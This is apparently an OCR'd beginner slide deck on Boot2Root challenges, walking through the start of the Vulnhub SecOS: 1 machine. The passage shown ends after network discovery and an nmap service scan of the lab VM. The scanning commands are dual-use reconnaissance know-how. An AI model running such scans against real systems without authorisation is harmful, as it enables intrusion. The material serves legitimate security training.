Solving Boot2Root Challenge

By

Shrutirupa Banerjiee (@freak_crypt)

Whoami??

- WAF Research @ Qualys
- Blockchain and Security Enthusiast
- Maths Lover
- Independent Researcher
- Leading Infosecgirls Pune chapter

Agenda

- What is a Boot2Root Challenge?
- Why is it important?
- How do you start with it?
- A small interpretation of a challenge

What is Boot2Root Challenge?

Why is it important?

- To understand the basics of pentesting and security
- To have practical implementation of our basics
- To learn more and more
- And most importantly….

It is fun!!!

How do you start with it?

- Vulnhub (personal favorite)
- Hack the box
- Rootme.org
- And many more……

A small interpretation of a challenge

- I solved a very simple machine to show basic enumeration at a beginner's level

Abraham Lincoln said:

Give me six hours to chop down a tree and I will spend the first four **sharpening the axe**

Machine Name(vulnhub)

- SecOS: 1
- **Author**: PaulSec

Why this machine?

- It's an older one
- It's focused on beginners
- Many walkthroughs are already available

Let’s Start

https://www.vulnhub.com/entry/secos-1,88/

HOME SEARCH HELP SUBMIT RESOURCES BLOG ABOUT

Back About Release | Download | Description | File information | Virtual Machine | Networking | Screenshot(s) |

SecOS: 1

About Release

- **Name**: SecOS: 1
- **Date release**: 12 May 2014

- **Author**: PaulSec
- **Series**: SecOS
- **Web page**: http://paulsec.github.io/blog/2014/05/12/secos-1-first-vm-out/

This website you the bes experience means you can find ou used by clic


Download


SecOS-1.tar.gz (Size: 500 MB)


Ip discovery

- The victim machine on Bridged mode
- nmap 192.168.0.1/24

netdiscover can also be used


root@kali: ~/shruti/CTF/SecO...
root@kali: ~/shruti/CTF/SecO...
root@kali: ~/shruti/CTF/SecO...
spiderman
root@kali:~/shruti/CTF/SecOS-1# nmap -p- -sC -sV -T4 192.168.0.103
Starting Nmap 7.70 (https://nmap.org) at 2019-07-09 18:50 IST
Nmap scan report for 192.168.0.103
Host is up (0.00020s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6p1 Ubuntu 2ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 9b:d9:32:f5:1d:19:88:d3:e7:af:f0:4e:21:76:7a:c8 (DSA)
| 2048 90:b0:3d:99:ed:5b:1b:e1:d4:e6:b5:dd:e9:70:89:f5 (RSA)
| 256 78:2a:d9:e3:63:83:24:dc:2a:d4:f6:4a:ac:2c:70:5a (ECDSA)
|_ 256 a1:77:7b:f2:31:0b:81:ce:f2:09:47:06:e6:b0:80:fa (ED25519)
8081/tcp open http Node.js (Express middleware)
|_http-title: Secure Web App
MAC Address: 08:00:27:60:50:A9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds
root@kali:~/shruti/CTF/SecOS-1#



192.168.0.103:8081
Search
Visited
Offensive Security
Kali Linux
Kali Tools
Index of /w/h/i
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Secure Web App
Home
About
Sign up
Login
Hey, there !
Secure Web App is part of the vulnerable VM called SecOS-1.
Want to give it a try ?
Explore the website, get root and read the flag: /root/flag.txt.

